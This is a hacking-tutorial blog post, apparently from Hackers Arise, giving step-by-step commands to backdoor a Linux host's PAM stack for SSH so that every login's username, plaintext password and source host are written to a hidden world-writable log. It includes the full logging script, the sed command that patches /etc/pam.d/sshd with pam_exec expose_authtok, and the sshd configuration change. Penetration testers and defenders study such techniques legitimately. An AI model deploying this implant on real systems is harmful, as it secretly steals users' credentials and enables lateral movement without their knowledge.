
 Login
Login
Password Cracking: Stealing SSH Credentials with PAM
Welcome back, my aspiring cyberwarriors!
During a pentest you might land on a Linux machine and make your way to root. Then comes cracking passwords, which is quite a challenging thing, unless you have good GPU. This can take a significant time with no promise it will work. Linux hashes, unlike NTLM hashes you have on Windows can’t be reused in lateral movement. Thankfully, there is a technique called PAM patch that can help you get those passwords when users log in via SSH.
Recon with Known Hosts
Before we start patching PAM, we need to understand the network a bit to see what hosts users connect to from this machine. SSH clients store previously accessed servers in a known_hosts file under each user’s .ssh directory. Those files have a list of hosts.
For example, /home/username/.ssh/known_hosts might have a git host. That can be a pivot point. If the compromised machine is in a restricted environment, that host may sit in another subnet or behind access controls you couldn’t otherwise reach. If the user has the same credentials on that host, it will be a pivot point.
Preparing the Host
Before implementing a credential capture mechanism, it’s important to ensure the host accepts password-based logins. SSHD can be configured to forbid password authentication entirely, relying solely on key-based access. To enable credential capture, the following must be set in /etc/ssh/sshd_config.
root > vim /etc/ssh/sshd_config
PasswordAuthentication yes
Once this change is in place, the groundwork is set.
Creating a Logging Script
The next step is creating a small script that will record login attempts. With root privileges, create a new file at /usr/local/bin/logc.sh. We then make it executable and create a log file to store credentials.
create a log file. root > cat > /usr/local/bin/logc.sh << 'EOF'
#!/bin/bash
read -r PASS
echo "$(date) User: ${PAM_USER} Password: ${PASS} From: ${PAM_RHOST}" >> /var/log/.authc.log
exit 0
EOF

root > chmod 755 /usr/local/bin/logc.sh
root > touch /var/log/.authc.log
root > chmod 777 /var/log/.authc.log
Patching PAM
Now we need to edit the PAM authentication mechanism. PAM configurations vary slightly between distributions, but for SSH specifically, you will need to edit is /etc/pam.d/sshd. For broader system-wide coverage, other files such as /etc/pam.d/common-auth (Debian/Ubuntu) or /etc/pam.d/password-auth (CentOS) could be patched instead.
root > grep -q logc.sh /etc/pam.d/sshd || sed -i '1i auth optional pam_exec.so expose_authtok /usr/local/bin/logc.sh' /etc/pam.d/sshd

root > head -5 /etc/pam.d/sshd
This will ensure that every authentication attempt, successful or not, passes through the logging script before continuing with normal PAM processing.
Applying and Testing the Patch
For the changes to take effect, restart the SSH service.
root > grep -E '^PasswordAuthentication' /etc/ssh/sshd_config
root > systemctl restart ssh
root > systemctl is-active ssh
Once restarted, test the patch by logging in with valid credentials.


Now check the log file.
root > cat /var/log/.authc.log
Each entry has the username, the password they entered, the host they connected from and the date of the attempt. Over time, this log will have a lot of credentials from user sessions, helping you a lot during a pentest.
Summary
There is a great method of harvesting SSH credentials on Linux by modifying the PAM. After finding potential lateral movement hosts, SSH is set up to allow password authentication. A custom logging script is created to save usernames and their passwords. Then the script is integrated into PAM by editing /etc/pam.d/sshd. Restarting SSH activates this change and future connections will be stored with usable credentials.
If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.
The post Password Cracking: Stealing SSH Credentials with PAM first appeared on Hackers Arise.
